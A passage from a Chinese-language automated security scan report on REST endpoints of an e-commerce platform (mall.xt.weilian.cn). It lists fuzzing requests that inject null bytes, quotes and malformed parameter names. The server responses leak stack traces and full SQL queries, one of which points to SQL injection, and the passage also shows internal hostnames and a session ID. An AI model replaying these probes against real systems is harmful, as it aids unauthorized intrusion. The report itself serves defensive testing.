org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
```

```

com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsumer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.java:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.java:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:70)\n\tat org.apa
...
...
...

```

问题 10 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodsname (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:


```

GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=%00&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:28 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateeid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname,pg.goodslevelid,pg.approvaltypeid,pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename,pggb.gsbmname,pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and pg.goodsname like
concat('%',?,'%') ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 11 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsListToBrand>

实体: keyword (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 5

差异: **参数** 从以下位置进行控制: `dsfdsafsa` 至: `%00`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:14 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.dao.DataAccessResourceFailureException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: insufficient data left in
message\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%\u0000%' or f.opcode like '%\u0000%' or f.brandname like
'%\u0000%')\n### Cause: org.postgresql.util.PSQLException: ERROR: insufficient data left in
message\n; SQL []; ERROR: insufficient data left in message; nested exception is
org.postgresql.util.PSQLException: ERROR: insufficient data left in message",
  "html": null
}
```

变体- | 2 / 5

差异: **参数** 从以下位置进行控制: `keyword` 至: `__ORIG_VAL__`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword.=dsfdsafsa HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
```

```

Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "java.lang.      NullPointerException",
  "html": null
}

```

变体- | 3 / 5

差异: **参数** 从以下位置进行控制: `keyword` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword%5B%5D=dsfdsafsa HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "java.lang.      NullPointerException",
  "html": null
}

```

变体- | 4 / 5

差异: 参数 已从请求除去: dsfdsafsa

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand? HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "java.lang. NullPointerException",
  "html": null
}
```

变体- | 5 / 5

差异: 参数 从以下位置进行控制: dsfdsafsa 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=%27 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
```

```

Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near \"'\")\"
Position: 163\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-
1.0.0-SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%') or f.opcode like '%') or f.brandname like '%')\"
Cause: org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near \"'\")\"
Position: 163\n; bad SQL grammar []; nested exception is org.postgresql.util.PSQLException:
ERROR: unterminated quoted string at or near \"'\")\" Position: 163",
  "html": null
}

```

问题 12 / 43

TOC

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/updateSendGoods>

实体: ->"orderDetails"[0]->"orderNo" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ->"orderDetails"[0]->"orderNo" 至: _ORIG_VAL_.

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /order/updateSendGoods HTTP/1.1
Content-Length: 50
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://h5config-rest-enterprise.mall.xt.weilian.cn
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8

```

```

Accept-Language: en-US,en;q=0.8

{
  "orderDetails": [
    {
      "orderNo.": "1846675691006654"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "orderNo." (Class com.suneee.scn.h5config.model.dto.OrderGoods), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@5082b92; line: 1, column: 31] (through reference
chain: com.suneee.scn.h5config.model.dto.OrderDto["orderDetails"]-
>com.suneee.scn.h5config.model.dto.OrderGoods["orderNo."])

```

变体- | 2 / 2

差异: **参数** 从以下位置进行控制: `->"orderDetails"[0]->"orderNo"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /order/updateSendGoods HTTP/1.1
Content-Length: 51
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://h5config-rest-enterprise.mall.xt.weilian.cn
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "orderDetails": [
    {
      "orderNo[ ]": "1846675691006654"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "orderNo[ ]" (Class com.suneee.scn.h5config.model.dto.OrderGoods), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@742a88ce; line: 1, column: 32] (through reference
chain: com.suneee.scn.h5config.model.dto.OrderDto["orderDetails"]-

```

```
>com.suneee.scn.h5config.model.dto.OrderGoods["orderNo[]"])
```

问题 13 / 43

[TOC](#)

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodslevelid (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。



测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%27 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=; HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ";"
```


变体- | 4 / 4

差异：参数 从以下位置进行控制： 至：)

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=) HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

应用程序错误	
严重性：	参考
CVSS 分数：	0.0
URL：	http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList
实体：	goodslevelid (Parameter)
风险：	可能会收集敏感的调试信息
原因：	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值：	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 5

差异：参数 从以下位置进行控制： 3 至： %00

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /pubRole/selectVipRoleList?goodslevelid=%00 HTTP/1.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体- | 2 / 5

差异: **参数** 从以下位置进行控制: 3 至: 3XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=3XYZ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:20 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "3XYZ"

变体- | 3 / 5

差异: **参数** 从以下位置进行控制: 3 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=%27 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 4 / 5

差异: 参数 从以下位置进行控制: 3 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=; HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ";"
```

变体- | 5 / 5

差异: 参数 从以下位置进行控制: 3 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
